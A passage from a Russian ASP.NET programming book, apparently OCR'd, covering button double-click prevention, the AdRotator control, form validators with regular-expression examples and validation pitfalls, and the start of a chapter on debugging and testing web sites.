Заблокировать повторное нажатие кнопки на время длительной операции можно следующим не очень красивым, но эффективным и простым способом. При загрузке страницы устанавливаем обработчик кнопки:

```
protected void Page_Load(object sender, EventArgs e)
{
const string btnTitle = "Подождите";
const string btnFormatClientClick = @"if(this.value == '{0}')
                return false; this.value = '{0}';";
```

```
btnOnlyOnce.OnClientClick =
          string.Format(btnFormatClientClick, btnTitle);
}
```

А в обработчике кнопки производится длительная операция и восстановление состояния кнопки:

```
protected void btnOnlyOnce_Click(object sender, EventArgs e)
{
// Что-то очень долгое...
System.Threading.Thread.Sleep(5000);
// Операция завершена
btnOnlyOnce.Text = "Операция завершена";
}
```

Впрочем, можно просто запрещать кнопку с помощью JS-скрипта:

```
protected void Page_Load(object sender, EventArgs e)
{
ClientScript.RegisterOnSubmitStatement(this.GetType(),
 "DisableSubmitButton",
 "{window.setTimeout(function(){var btn =
     document.getElementById('" + btnOnlyOnce.ClientID + "');
     btn.disabled = true; btn.value='Подождите...'}, 1)}");
}
```

Тогда в обработчике кнопки нужно будет разрешать кнопку снова:

```
protected void btnOnlyOnce_Click(object sender, EventArgs e)
{
// Что-то очень долгое...
System.Threading.Thread.Sleep(5000);
// Операция завершена
btnOnlyOnce.Text = "Операция завершена";
btnOnlyOnce.Enabled = true;
}
```

См. также *разд. 1.31.9*.

# 3.14. Отображение рекламных объявлений

Controls/AdRotator

С помощью элемента `AdRotator` можно отображать баннеры, список которых указан в специальном XML-файле (или в таблице БД). Само описание элемента очень простое:

```
<asp:AdRotator ID="AdRotator1" runat="server"
       AdvertisementFile="~/Ad.xml" Target="_blank" />
```

А файл расписания показа выглядит, например, так:

```
<?xml version="1.0" encoding="utf-8" ?>
<Advertisements>
<Ad>
 <ImageUrl>http://www.google.ru/intl/ru/logos/
                   Logo_25wht.gif</ImageUrl>
 <NavigateUrl>http://www.google.ru/</NavigateUrl>
 <AlternativeText>Гугл</AlternativeText>
 <Impressions>1</Impressions>
 <Keyword>Поиск</Keyword>
</Ad>
<Ad>
 <ImageUrl>http://imgl.yandex.net/i/www/logo1.png</ImageUrl>
 <NavigateUrl>http://www.yandex.ru/</NavigateUrl>
 <AlternativeText>Яндекс</AlternativeText>
 <Impressions>1</Impressions>
 <Keyword>Поиск</Keyword>
</Ad>
</Advertisements>
```


Список атрибутов выглядит следующим образом:

- `ImageUrl` — задает картинку, которую будет отображать баннер;
- `NavigateUrl` — задает ссылку, на которую будет указывать баннер;
- `AlternativeText` — задает текст, который будет отображаться, если отображение картинок в браузере выключено;
- `Impressions` — задает относительную частоту показа. Например, баннер со значением 10 будет отображаться в два раза чаще, чем баннер, со значением 5;
- с помощью атрибута `Keyword` можно группировать баннеры и отображать только те, которые относятся к выбранной группе:

```
<asp:AdRotator ID=..... KeywordFilter="Поиск" />
```

Теперь будут отображаться только те баннеры, которые относятся к группе **Поиск**.

# ГЛАВА 4



# Валидация

Проверка — высшая форма доверия.

## 4.1. Варианты валидации

Forms\Validation

В ASP.NET 3.5 предусмотрено шесть классов для валидации данных:

- `RequiredFieldValidator` — контролирует, не пусто ли значение элемента управления;
- `RangeValidator` — контролирует, находится ли значение элемента управления в указанном диапазоне. Значение и диапазон могут быть числом (целым, с плавающей точкой или ценой), датой или строкой;
- `RegularExpressionValidator` — контролирует, соответствует ли значение элемента управления определенному регулярному выражению;
- `CompareValidator` — контролирует, соответствует ли значение элемента управления определенной операции сравнения (больше, меньше и т. д.) с константой или значением другого элемента управления;
- `CustomValidator` — позволяет определить собственную реализацию алгоритма проверки значения элемента управления;
- `ValidationSummary` — отображает итоговую информацию в сообщениях об ошибках для каждого элемента управления, не прошедшего валидацию.

К элементу управления, поддерживающему валидацию, может быть прикреплен более чем один валидатор. Например, обязательное поле со значением в указанном диапазоне требует привязки двух валидаторов — `RequiredFieldValidator` и `RangeValidator`. В случае пустого ввода, второй валидатор просто не сработает, зато первый сообщит о необходимости ввода непустого значения.

С помощью обычных валидаторов нельзя проверить значение элементов управления RadioButton и CheckBox. Для них нужно создавать собственные процедуры валидации *(см. разд. 4.6)*.

Для списочных элементов управления (таких как ListBox, DropDownList и т. д.) осуществляется проверка значения свойства Value выбранного элемента.

## 4.1.1. Обязательные поля

Проверить обязательные поля очень просто. Достаточно добавить на страницу валидатор RequiredFieldValidator и привязать его к нужному элементу управления:

```
<asp:TextBox ID="txtBox1" runat="server"></asp:TextBox>
<asp:RequiredFieldValidator ID="RequiredFieldValidator1"
runat="server" ErrorMessage="Значение этого поля обязательно"
ControlToValidate="txtBox1" >
</asp:RequiredFieldValidator>
```

Здесь валидатор привязан к элементу txtBox1. Если при вводе формы значение этого поля будет пустое, то на странице отобразится сообщение, указанное в атрибуте ErrorMessage.

## 4.1.2. Проверка диапазона данных

Проверка диапазона осуществляется с помощью класса RangeValidator. Например, вот так выглядит валидатор для целых чисел от 1 до 100 включительно:

```
<asp:TextBox ID="txtBox1" runat="server"></asp:TextBox>
<asp:RangeValidator ID="RangeValidator1" runat="server"
 ErrorMessage="Неверный диапазон" ControlToValidate="txtBox1"
 MinimumValue="1" MaximumValue="100" Type="Integer">
</asp:RangeValidator>
```

Привязка к нужному элементу управления осуществляется с помощью атрибута ControlToValidate. Тип значения указывается с помощью атрибута Type (в данном случае указан тип целых чисел Integer). Соответственно типу указывается минимальное и максимальное значения диапазона.

## 4.1.3. Проверка формата данных

С помощью валидатора RegularExpressionValidator можно проверить совпадение значения элемента управления с указанным регулярным выражением. Вот, например, проверка ввода электронного адреса:

```
<asp:TextBox ID="txtBox1" runat="server"></asp:TextBox>
<asp:RegularExpressionValidator ID="emailValidation" runat="server"
 ErrorMessage="Должен быть указан email"
 ControlToValidate="txtBox1"
 ValidationExpression="(\w[-._\w]*\w@\w[-._\w]*\w\.\w{2,3})" >
</asp:RegularExpressionValidator>
```

Указанное регулярное выражение "пропустит" адреса вида:

```
[foo@bar.com], [foobar@foobar.com.au]
```

но "не пропустит" такие:

```
[foo@bar], [$$$@bar.com], [foo@b.ru], [foo@mail.ruru]
```

В *разд. 4.5* есть важная дополнительная информация об этом валидаторе.

## Примеры регулярных выражений

Множество примеров можно найти на сайте **http://regxlib.com**. Некоторые примеры приведены далее.

### E-mail

Выражение:

```
(\w[-._\w]*\w@\w[-._\w]*\w\.\w{2,3})
```

Правильно:

```
[foo@bar.com], [foobar@foobar.com.au]
```

Неправильно:

```
[foo@bar], [$$$@bar.com]
```

### Положительные десятичные числа

Выражение:

```
(^\d*\.?\d*[1-9]+\d*$)|(^[1-9]+\d*\.\d*$)
```

Правильно:

```
[0.050], [5.0000], [5000]
```

Неправильно:

```
[0], [0.0], [.0]
```

### HTML-теги

Выражение:

```
<[^>]+>
```

Правильно:

```
[<html>]
```

Неправильно:

```
[text], [test>]
```

### Строки HTML-цветов

Выражение:

```
^(#){1}([a-fA-F0-9]){6}$
```

Правильно:

```
[#FFFFFF], [#FF3421], [#00FF00]
```

Неправильно:

```
[232323], [f#fddee], [#fd2]
```

### XML-теги (закрытые теги)

Выражение:

```
<(\w+)(\s(\w*=".*?")?)*((/>)|((/*?)>.*?</\1>))
```

Правильно:

```
[<body> text<br/>More Text </body>], [<a href="link.html">Link</a]
```

Неправильно:

```
[<p> Some Text <p>], [<hr>], [<html>]
```

### MAC-адрес

Выражение:

```
^([0-9a-fA-F][0-9a-fA-F]:){5}([0-9a-fA-F][0-9a-fA-F])$
```

Правильно:

```
[01:23:45:67:89:ab], [01:23:45:67:89:AB], [fE:dC:bA:98:76:54]
```

Неправильно:

```
[01:23:45:67:89:ab:cd], [01:23:45:67:89:Az], [01:23:45:56:]
```

### Имя макроса (формат @@*имя*@@)

Выражение:

```
@{2}((\S)+)@{2}
```

Правильно:

```
[@@test@@], [@@name@@], [@@2342@@]
```

Неправильно:

```
[@test@], [@@na me@@], [@@ name@@]
```

### Время

Выражение:

```
([0-1][0-9]|2[0-3]):[0-5][0-9]
```

Правильно:

```
[00:00], [13:59], [23:59]
```

Неправильно:

```
[24:00], [23:60]
```

## 4.1.4. Сравнение значений

С помощью валидатора `CompareValidator` можно контролировать операции сравнения значения элемента управления как с константами, так и с другими элементами управления.

Например, вот код проверки возраста:

```
<asp:Label ID="Label1" runat="server"
         Text="Ваш возраст:"></asp:Label>
<asp:TextBox ID="txtAge" runat="server"></asp:TextBox>
<asp:CompareValidator ID="checkAge" runat="server"
 ErrorMessage="Вам должно быть больше 18 лет!"
 ControlToValidate="txtAge"
 ValueToCompare="18"
 Operator="GreaterThan"
 Type="Integer"
></asp:CompareValidator>
```

Свойство `Operator` указывает операцию, которая будет выполнена между значением элемента `ControlToValidate` и значением `ValueToCompare` (или значением элемента `ControlToCompare`). В этом примере указана операция "больше чем" (`GreaterThen`).

## 4.1.5. Сравнение дат календарей

Валидатор сравнения не работает для элементов `Calendar`, но очень часто нужно сравнить две введенные даты, например, дату начала и дату завершения некоторого события. Сделать это можно создав свой класс календаря, который будет определять свойство, подлежащее проверке. Такое свойство

задается с помощью атрибута `ValidationProperty`. Код этого класса можно расположить в папке `App_Code`. Собственно код класса очень простой:

```
namespace Custom
{
 [ValidationProperty("Text")]
 public class VCalendar : Calendar
 {
   public string Text
   {
     get
     {
       if ((this.SelectedDate == null) ||
             (this.SelectedDate == DateTime.MinValue))
         return string.Empty;
       return this.SelectedDate.ToString("yyyy/MM/dd");

     }
   }
 }
}
```

Свойство `Text` возвращает пустую строку, если дата не выбрана, и возвращает строку даты в указанном формате (обратите внимание, что буквы `MM` заглавные, т. к. `mm` определяет минуты, а `MM` — месяц), если дата выбрана.

На странице этот класс нужно зарегистрировать:

```
<%@ Register TagPrefix="Custom" Namespace="Custom" %>
```

И теперь его можно использовать точно так же, как обычный класс календаря:

```
<asp:Label ID="Label1" runat="server"
        Text="Дата начала:"></asp:Label>
<Custom:VCalendar ID="startDate" runat="server"></Custom:VCalendar>
<br/>
<asp:Label ID="Label2" runat="server"
        Text="Дата завершения:"></asp:Label>
<Custom:VCalendar ID="endDate" runat="server"></Custom:VCalendar>

<asp:CompareValidator ID="checkDate" runat="server"
  ErrorMessage="Дата начала должна быть меньше даты завершения"
  ControlToValidate="startDate"
  ControlToCompare="endDate"
```

```
  Operator="LessThan"
  Type="String"
/>
```

Валидация дат с новым классом будет работать как нужно.

## 4.1.6. Пользовательские процедуры валидации

Если возможностей стандартных валидаторов не хватает, программист может создать собственный валидатор с помощью класса `CustomValidator`. Этот класс позволяет выполнить проверку на стороне клиента и на стороне сервера. Если проверка завершается неудачей, свойство `Page.IsValid` устанавливается в `false`.

Вот пример использования такого валидатора:

```
<asp:Label ID="Label1" runat="server"
            Text="Ваш возраст:"></asp:Label>
<asp:TextBox ID="txtAge" runat="server"></asp:TextBox>
<asp:CustomValidator ID="checkAge" runat="server"
 ErrorMessage="Вам должно быть больше 18 лет!"
 ControlToValidate="txtAge"
 ClientValidationFunction="ageValidate"
 onservervalidate="checkAge_ServerValidate"
/>
```

Свойство `ClientValidationFunction` задает имя клиентского скрипта, который выполняет проверку на стороне клиента[1]:

```
<head runat="server">
<script language="javascript" type="text/javascript">
  function ageValidate(ctl, args) {
    args.IsValid = args.Value > 18;
  }
</script>
</head>
```

Здесь все просто — функция проверяет свойство `args.Value` и записывает результат проверки в свойство `args.IsValid`.

[1] Здесь для простоты я использовал константу 18, но в реальном коде нужно стараться, чтобы эта величина бралась там же, где она будет браться для серверного кода. Например, сделать свойство `public` и возвращать это значение как для серверного кода, так и для клиентского. Иначе проблем с изменением кода не избежать.

Делать проверку только на стороне клиента не правильно. Злоумышленник может подменить страницу или, наконец, выполнение скриптов в браузере может быть просто отключено. Обработчик `onservervalidate` задает имя метода, который будет выполняться на сервере:

```
protected void checkAge_ServerValidate(object source,
                ServerValidateEventArgs args)
{
try
{
  args.IsValid = int.Parse(args.Value) > 18;
}
catch
{
 args.IsValid = false;
}
}
```

Этот код делает то же самое, что и код на клиенте. В общем-то, можно оставить только код на сервере, но клиентская проверка поможет избежать лишнего запроса на сервер.

## 4.1.7. Отображение итоговой информации о валидации

Элемент управления `ValidationSummary` позволяет собрать итоговую информацию о проверке элементов на странице и вывести ее одновременно. Точнее говоря, собираются значения свойств `ErrorMessage` тех валидаторов, проверка которых завершилась неудачей.

Если на странице расположены три текстовых поля и три валидатора проверки обязательности ввода:

```
<asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
<asp:RequiredFieldValidator ID="RequiredFieldValidator1"
 runat="server" ErrorMessage="Поле 1 обязательно"
 ControlToValidate="TextBox1" Text="*"/>
<br/>

<asp:TextBox ID="TextBox2" runat="server"></asp:TextBox>
<asp:RequiredFieldValidator ID="RequiredFieldValidator2"
 runat="server" ErrorMessage="Поле 2 обязательно"
 ControlToValidate="TextBox2" Text="*"/>
<br/>
```

```
<asp:TextBox ID="TextBox3" runat="server"></asp:TextBox>
<asp:RequiredFieldValidator ID="RequiredFieldValidator3"
 runat="server" ErrorMessage="Поле 3 обязательно"
 ControlToValidate="TextBox3" Text="*"/>
```

В самом простом варианте элемент сбора итогов выглядит так:

```
<asp:ValidationSummary ID="ValidationSummary1" runat="server" />
```

Обратите внимание, что для валидаторов проверки выставлено не только свойство `ErrorMessage`, но и свойство `Text`. Это сделано для того, чтобы при отображении на странице не было дублирования информации. Обычный валидатор отображает значение свойства `Text`, если оно задано, и значение `ErrorMessage`, если свойство `Text` не задано. Таким образом, если бы я не указал свойство `Text`, то на странице два раза отобразилось бы значение поля `ErrorMessage` — один раз рядом с текстовым полем, а второй раз — в итогах. Но т. к. поле `Text` у нас равно `*`, то рядом с полем ввода отобразится звездочка, а детальная информация будет приведена в итогах.

Дополнительные свойства элемента итогов позволяют отображать информацию разными способами:

- свойство `DisplayMode` задает режим отображения: `BulletList` — HTML-список, `List` — простой список, `SingleParagraph` — единым блоком текста;
- свойство `HeaderText` задает заголовок итогов;
- свойство `ShowMessageBox` — значение `true` указывает отображать итоги в виде сообщения (используется метод `alert`);
- свойство `ShowSummary` — значение `true` указывает отображать итоги на странице;
- свойства `ShowMessageBox` и `ShowSummary` не исключают друг друга и могут использоваться одновременно (хотя лучше так не делать — информации будет слишком много).

# 4.2. Установка фокуса на ошибку

Forms\Validation

При срабатывании валидатора фокус может быть сразу установлен на тот элемент, который вызвал ошибку. Для этого нужно установить свойство `SetFocusOnError` в значение `true`.

# 4.3. Элементы, не вызывающие валидацию

Forms\Validation

Вопрос с элементами, не вызывающими валидацию, возникает, например, в случае кнопки **Отмена** (Cancel) на форме ввода, проверяющей некоторые условия. Если кнопка **Отмена** будет вызывать проверку ввода, то уйти с формы, не заполнив все обязательные поля, станет невозможно. Конечно, это не правильно. Отключить валидацию для элемента можно, установив свойство `CausesValidation` в значение `false`.

# 4.4. Валидация групп полей

Forms\Validation

Если на странице присутствуют несколько групп полей, имеющих собственные кнопки возврата страницы, в зависимости от того, на какой кнопке щелкнул пользователь, должна производиться валидация соответствующей группы полей. И наоборот, если пользователь щелкнул на кнопке первой группы, то валидация всех других групп производиться не должна. Такое поведение можно легко организовать с помощью групп валидации (validation group).

Например, вот два поля, каждое из которых проверяется раздельно:

```
<asp:TextBox ID="txtBox1" runat="server" />
<asp:Button ID="btnSubmit1" runat="server"
         Text="Submit" ValidationGroup="G1" />
<asp:RequiredFieldValidator ID="RequiredFieldValidator1"
  runat="server" ErrorMessage="Значение этого поля обязательно"
  ControlToValidate="txtBox1" ValidationGroup="G1" />
<hr/>
<asp:TextBox ID="txtBox2" runat="server" />
<asp:Button ID="btnSubmit2" runat="server"
         Text="Submit" ValidationGroup="G2" />
<asp:RequiredFieldValidator ID="RequiredFieldValidator2"
  runat="server" ErrorMessage="Значение этого поля обязательно"
  ControlToValidate="txtBox2" ValidationGroup="G2">
</asp:RequiredFieldValidator>
```

Для организации групп нужно просто выставить свойство `ValidationGroup` так, чтобы элементы и валидаторы в одной группе имели одинаковые имена группы. В этом примере создаются две группы — `G1` и `G2`.

# 4.5. Проблемы валидации данных

## 4.5.1. Слишком строгие правила

Слишком строгие правила проверок почти так же плохи, как и не достаточно строгие. Например, если ограничить символы в имени пользователя только буквами, то всем известный Д'Артаньян и многие другие французы зарегистрироваться не смогут. Не смогут зарегистрироваться и те, у кого двойные фамилии, например, Иванов-Задунайский.

Аналогичная проблема может возникнуть с вводом почтового адреса, если применять очень строгие правила. Например, такие адреса являются вполне корректными:

- `i.v.a.n@mail.ru` — точки в имени ящика;
- `an-17@mail.callcenter.office` — домен третьего уровня, 6 символов в имени домена первого уровня;
- `user@1st.ru` — цифры в названии сервера;
- `user@ren-tv.com` — дефис в названии сервера.

А с декабря 2009 года разрешаются адреса, написанные не только латинскими буквами, но и, например, русскими (домен РФ).

То же самое касается и паролей. Очень часто слишком строгие правила ввода пароля отталкивают пользователей, т. к. они просто не могут придумать пароль, удовлетворяющий всем нужным правилам. Конечно, пароль должен быть достаточно криптостойким, но не стоит доводить ситуацию до абсурда[1].

## 4.5.2. Проблема кодировок

Для контроля введенных данных обычно применяются методы класса `String`: `Contains`, `IndexOf`, `Compare` и т. д. При их использовании нужно помнить, что все сравнения строк в C# основаны на культуре. Другими словами, результат выполнения может зависеть от культуры.

Например, вот такая страница:

```
<% Page Language="C#" UICulture="auto" Culture="auto" %>
```

В заголовке этой страницы явно указана зависимость от культуры, поэтому результат метода сравнения строк будет зависеть от выбранной в браузере пользователя культуры:

[1] Кроме того, наличие очень сложного пароля может закончиться тем, что пользователь запишет его на бумажке и положит под клавиатуру. Вся криптостойкость и сложность пароля в этом случае будет бессмысленной.

```
bool IsFileURI(string path)
{
return string.Compare(path, 0, "FILE:", 0, 5, true) == 0;
}
```

Проблема этого кода называется "проблема Turkish I". Дело в том, что в турецком языке значением верхнего регистра буквы `i` не является буква `I`. А значит, при выборе такой культуры проверка, например, `file://aaa` вернет результат, что эта ссылка не является ссылкой на файл. В других культурах сравнение даст обратный результат. И таких примеров множество!

В C# 2.0 добавлен новый метод сравнения строк, который позволяет сравнивать строки без учета культуры:

```
bool IsFileURI(string path)
{
return string.Compare(path, 0, "FILE:", 0, 5,
          StringComparison.OriginalIgnoreCase) == 0;
}
```

Теперь сравнение будет корректным независимо от культуры.

## 4.5.3. Валидация буквы *е*

С проверкой буквы `е` всегда были и будут проблемы. Не обошел этот вопрос и регулярные выражения. Предположим, мы хотим проконтролировать, что имя вводится только русскими буквами. Самый простой вариант выглядит так:

```
<asp:TextBox ID="txtBox1" runat="server"></asp:TextBox>
<asp:RegularExpressionValidator
 ID="emailValidation"
 runat="server"
 ErrorMessage="Русские буквы"
 ControlToValidate="txtBox1"
 ValidationExpression="[а-яА-Я]*"
/>
```

Казалось бы все хорошо, но господа Семенов, Ёжиков и многие другие зарегистрироваться на нашем ресурсе не смогут — буква `е` выпала из диапазона `а-я` по непонятным причинам. Правильное выражение для проверки русских букв выглядит так: `"[а-яА-ЯЁе]*"`.

## 4.5.4. Только клиентская валидация

Проверка входных данных только на стороне клиента не достаточна ни при каких условиях. Эта проверка осуществляется с помощью JavaScript, выпол-

нение которого легко отключить. Всегда проверяйте данные на стороне сервера! Клиентская валидация предназначена всего лишь разгрузить сервер от ненужных запросов, но никаким образом не гарантирует корректности данных.

## 4.6. Валидация переключателей (*CheckBox*)

Forms\Validation

Для проверки набора переключателей можно использовать класс `CustomValidator`, но не указывать в нем свойства `ControlToValidate` (т. к. у нас набор элементов):

```
<asp:CheckBox ID="CheckBox1" runat="server" />
<asp:CheckBox ID="CheckBox2" runat="server" />
<asp:CheckBox ID="CheckBox3" runat="server" />
<hr/>
<asp:CustomValidator ID="checkBoxValidator" runat="server"
 ErrorMessage="Должен быть выбран хотя бы один переключатель!"
 ClientValidationFunction="cbValidate"
 onservervalidate="checkBoxValidator_ServerValidate"
/>
```

Функция `cbValidate` выглядит так:

```
<script type="text/javascript">
function cbValidate(ctl, args) {
 args.IsValid =
     document.form1.CheckBox1.checked != false ||
     document.form1.CheckBox2.checked != false ||
     document.form1.CheckBox3.checked != false;
}
</script>
```

Эта функция проверяет, что выбрана хотя бы одна опция и, если это так, возвращает `true`. Иначе она возвращает значение `false`.

Тот же код может быть (правильное решение — обязательно должен быть) продублирован на серверной стороне:

```
protected void checkBoxValidator_ServerValidate(object source,
                    ServerValidateEventArgs args)
{
args.IsValid =
 CheckBox1.Checked != false ||
```

```
 CheckBox2.Checked != false ||
 CheckBox3.Checked != false;
}
```

## 4.7. Валидация чисел с плавающей точкой

*См. разд. 1.23.*

## 4.8. Валидация перед переходом на другую страницу

Обычная кнопка возврата страницы производит обновление страницы, но оставляет управление на ней же. При необходимости произвести валидацию, но затем перейти на другую страницу, к кнопке нужно добавить обработчик события `onclick`:

```
<asp:Button ID="btnSubmit" runat="server" Text="Submit"
                  onclick="btnSubmit_Click" />
```

В этом обработчике производится проверка свойства `Page.IsValid`, которое возвращает `true`, если страница успешно прошла валидацию:

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
if (Page.IsValid)
 Response.Redirect("Default01.aspx");
}
```

Проблема в данном варианте в том, что метод `Redirect` не сохраняет введенные значения для новой страницы *(см. разд. 8.7.3)*. Второй вариант — использовать метод `Transfer`:

```
protected void btnSubmit_Click(object sender, EventArgs e)
{
if (Page.IsValid)
 Server.Transfer("Default01.aspx");
}
```

В этом случае значения будут сохранены, но в ASP 1.0 этот вариант, из-за ошибки внутри библиотеки ASP.NET, работать не будет. Я не думаю, что сегодня стоит писать, как обойти эту проблему, т. к. она существует только в версии 1.0. Интересующихся отправляю на сайт **http://www.15seconds.com/Issue/030211.htm**, где достаточно подробно описано решение данной проблемы.

# 4.9. Валидация без использования стандартных валидаторов

При возврате формы вызывается событие `onsubmit`, обработав которое можно реализовать собственный механизм валидации:

```
<form id="form1" runat="server"
      onsubmit="return CheckBoxesValidations();" >
<div>
<asp:CheckBox ID="CheckBox1" runat="server" />
<asp:CheckBox ID="CheckBox2" runat="server" />
<asp:CheckBox ID="CheckBox3" runat="server" />
<hr/>
<asp:Button ID="btnSubmit" runat="server" Text="Submit" />
</div>
</form>
```

Функция `CheckBoxesValidations` может выглядеть, например, так:

```
<script type="text/javascript">
function CheckBoxesValidations() {
 if (document.form1.CheckBox1.checked == false &&
   document.form1.CheckBox2.checked == false &&
   document.form1.CheckBox3.checked == false)
 {
   alert ('Должен быть выбран хотя бы один переключатель!');
   return false;
 }
 else
 {
   return true;
 }
}
</script>
```

В отличие от стандартного валидатора, все действия по отображению сообщения и проверкам придется делать самостоятельно. С одной стороны, это дает дополнительную гибкость, но с другой — слишком много ручной работы. Кроме того, собственная реализация не будет работать с элементами сбора ошибок `ValidationSummary`. Да и серверную часть проверок также придется реализовывать самостоятельно.

# 4.10. Клиентская валидация с помощью веб-методов

С помощью элемента `CustomValidator` можно сделать и клиентскую и серверную валидацию, но не всегда этого достаточно. Например, с помощью клиентской валидации нельзя проверить уникальность имени пользователя. Такие проверки можно сделать только на серверной стороне, и, немного расширив функциональность валидатора, можно добавить к нему такую функциональность.

В листинге 4.1 приведен пример кода валидатора `AsyncCustomValidator`, который позволяет проводить валидацию с помощью веб-метода. Собственно, весь код сводится к регистрации двух JS-скриптов: один скрипт осуществляет проверку, вызывая веб-метод, а второй возвращает результат валидации.

Используется этот класс так:

```
<form id="form1" runat="server" >
<div>
<asp:ScriptManager ID="sm" runat="server"
                  EnablePageMethods="true" />

<asp:Label ID="label" Text="Текст с большой буквы:"
                       runat="server"/>
<br/>
<asp:TextBox ID="txtBox" runat="server" />
<Custom:AsyncCustomValidator ID="asyncValidator"
  runat="server"
  ControlToValidate="txtBox"
  ErrorMessage="Текст должен начинаться с большой буквы"
  AsyncWebMethod="Validation1">
</Custom:AsyncCustomValidator>
</div>
</form>
```

Пространство имен `Custom` должно быть зарегистрировано в начале страницы или в файле web.config:

```
<%@ Register TagPrefix="Custom" Namespace="Custom" %>
```

Серверный метод `Validation1`, указанный в свойстве `AsyncWebMethod` валидатора, представляет собой веб-метод страницы, на которой расположен валидатор:

```
public partial class _Default : System.Web.UI.Page
{
 [WebMethod]
```

```
 public static Boolean Validation1(String value)
 {
   return (value.ToUpper()[0] == value[0]);
 }
}
```

В данном случае он просто проверяет, что первая буква введенного текста заглавная, но, конечно, здесь могут быть расположены любые другие необходимые проверки.


**Листинг 4.1. Парсер серверного кода**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Web.UI.WebControls;
using System.Web.UI;

namespace Custom
{
 /// <summary>
 /// Клиентский валидатор, запускающий серверный код
 /// </summary>
 [ToolboxData("<{0}:AsyncCustomValidator
          runat=server></{0}:AsyncCustomValidator>")]
 public class AsyncCustomValidator : CustomValidator
 {
   // Получает объект ScriptManager, который уже
   // должен быть на странице
   private ScriptManager ScriptManager
   {
     get
     {
       // Получаем ссылку на ScriptManager, который
       // требуется для регистрации скриптов
       ScriptManager manager =
           ScriptManager.GetCurrent(this.Page);
       if (manager == null)
       {
         throw new
           InvalidOperationException(string.Format(
            "Элемент '{0}' требует наличия элемента
```

```
            ScriptManager.", this.ID));
        }

        return manager;
    }
}

// При загрузке элемента создаем JS-функции на странице
protected override void OnLoad(EventArgs e)
{
    base.OnLoad(e);

    // Должно быть разрешено выполнять веб-методы страницы
    if (ScriptManager.EnablePageMethods == false)
        throw new InvalidOperationException(
            "Свойство EnablePageMethods элемента
            ScriptManager должно быть равно true.");

    // Имя асинхронного метода не задано — ничего не делаем
    if (string.IsNullOrEmpty(AsyncWebMethod))
        return;

    // Формируем собственный клиентский метод для
    // валидатора
    base.ClientValidationFunction = ClientID + "_Validate";

    StringBuilder scriptBuilder = new StringBuilder();

    // Формируем функцию Validate
    scriptBuilder.AppendFormat(
     "function {0}_Validate(source, args)\n", ClientID);
    scriptBuilder.AppendLine("{");
    scriptBuilder.AppendFormat(" PageMethods.{0}(
      args.Value,{1}_Succedeed);\n",
      AsyncWebMethod, ClientID);
    scriptBuilder.AppendLine("}");

    // Формируем функцию Succedeed
    scriptBuilder.AppendFormat("
      function {0}_Succedeed(res)\n", ClientID);
    scriptBuilder.AppendLine("{");
    scriptBuilder.AppendFormat(
        " document.getElementById(
        '{0}').isvalid=res;\n", ClientID);
```

```
      scriptBuilder.AppendFormat(
          " ValidatorUpdateDisplay(
          document.getElementById('{0}'));\n", ClientID);
      scriptBuilder.AppendLine("}");

      // Регистрируем скрипты
      Page.ClientScript.RegisterClientScriptBlock(
        GetType(),
        ClientID + "_Scripts",
        scriptBuilder.ToString(), true);
    }

    // Имя серверного веб-метода
    public string AsyncWebMethod
    {
      get
      {
        return (string)this.ViewState["AsyncWebMethod"]
                        ?? String.Empty;
      }
      set
      {
        this.ViewState["AsyncWebMethod"] = value;
      }
    }

    // Это свойство перекрыто только для того, чтобы нельзя было
    // вызвать метод set, т. к. мы формируем его сами
    public new String ClientValidationFunction
    {
      get
      {
        return base.ClientValidationFunction;
      }
      set
      {
        throw new InvalidOperationException(
          "Нельзя устанавливать значение этого свойства.");
      }
    }
  }
}
```

ГЛАВА 5



# Отладка, тестирование, обработка исключений и ошибок

Русский человек может решить любую проблему,
если, конечно, не будет задаваться вопросом: "А зачем?"

## 5.1. Проверка на запуск в отладочном режиме

Параметр `debug` в web.config указывает на возможность запуска приложения в отладочном режиме:

```
<compilation debug="true">
```

Проверить этот параметр можно с помощью флага

```
HttpContext.Current.IsDebuggingEnabled
```

Кроме того, полезным будет флаг `Request.IsLocal`, возвращающий `true`, если приложение запущено с `localhost`.

## 5.2. Правила разработки для облегчения тестирования сайтов

Тестирование любого приложения — сама по себе задача не из легких, а тестирование веб-сайтов тем более. Это связано и с большим количеством компонентов, участвующих в процессе работы, и с почти полной неизвестностью программного обеспечения на стороне клиента. В этом разделе я опишу некоторые правила, с учетом которых тестирование можно значительно упростить и ускорить.

## 5.2.1. Режим отладки

Для включения режима отладки можно создать в файле конфигурации специальный параметр `DebugMode` (или воспользоваться стандартным — *см. разд. 5.1*). Но если приложение связано с базой данных, то лучше этот параметр хранить в базе данных. Это позволит использовать его на всех слоях приложения — в самой базе данных и хранимых процедурах в ней, в бизнес-логике и в самом веб-сайте. Для того чтобы проверка этого параметра не влияла на скорость работы сайта, его значение лучше прочитать при старте приложения и закэшировать, например, в статической переменной. Конечно, при изменении параметра сайт придется перестартовать, но обычно это не очень существенная проблема.

Для полноты защиты такой параметр можно сделать рабочим, только если сайт откомпилирован в режиме с отладочной информацией (включена переменная `DEBUG`).

## 5.2.2. Тестирование при Windows-имперсонации

Этот совет относится к сайтам, использующим Active Directory и режим Windows-имперсонации. При разработке сайта никаких проблем нет — фактически вся необходимая функциональность имперсонации реализуется на уровне библиотек .NET. Но подумайте над тем, как тестировать такое приложение? Ведь со своего компьютера вы можете зайти только под своей учетной записью. Заводить множество фиктивных записей в домене и тестировать под каждой из них не очень удобно, а иногда просто не возможно.

Лучше заложите возможность входа под любой учетной записью прямо в коде, а при включенном режиме отладки *(см. разд. 5.2.1)* вход в систему можно осуществлять со специальной тестовой страницы. На этой странице достаточно одного выпадающего списка с перечислением возможных вариантов входа. Конечно, при отключенном отладочном режиме эта страница работать не должна.

Сделать это не сложно, но это сэкономит очень много времени при отладке сайта.

## 5.2.3. Тестирование рабочего процесса, зависящего от времени

Очень часто веб-сайт не только отображает данные, но и реализует некоторую логику. Если эта логика зависит от времени (у меня был проект, в котором логика зависела от цикла работы системы, составляющего 6 лет), то подумайте над тем, как тестировать такое приложение. Перевести время на

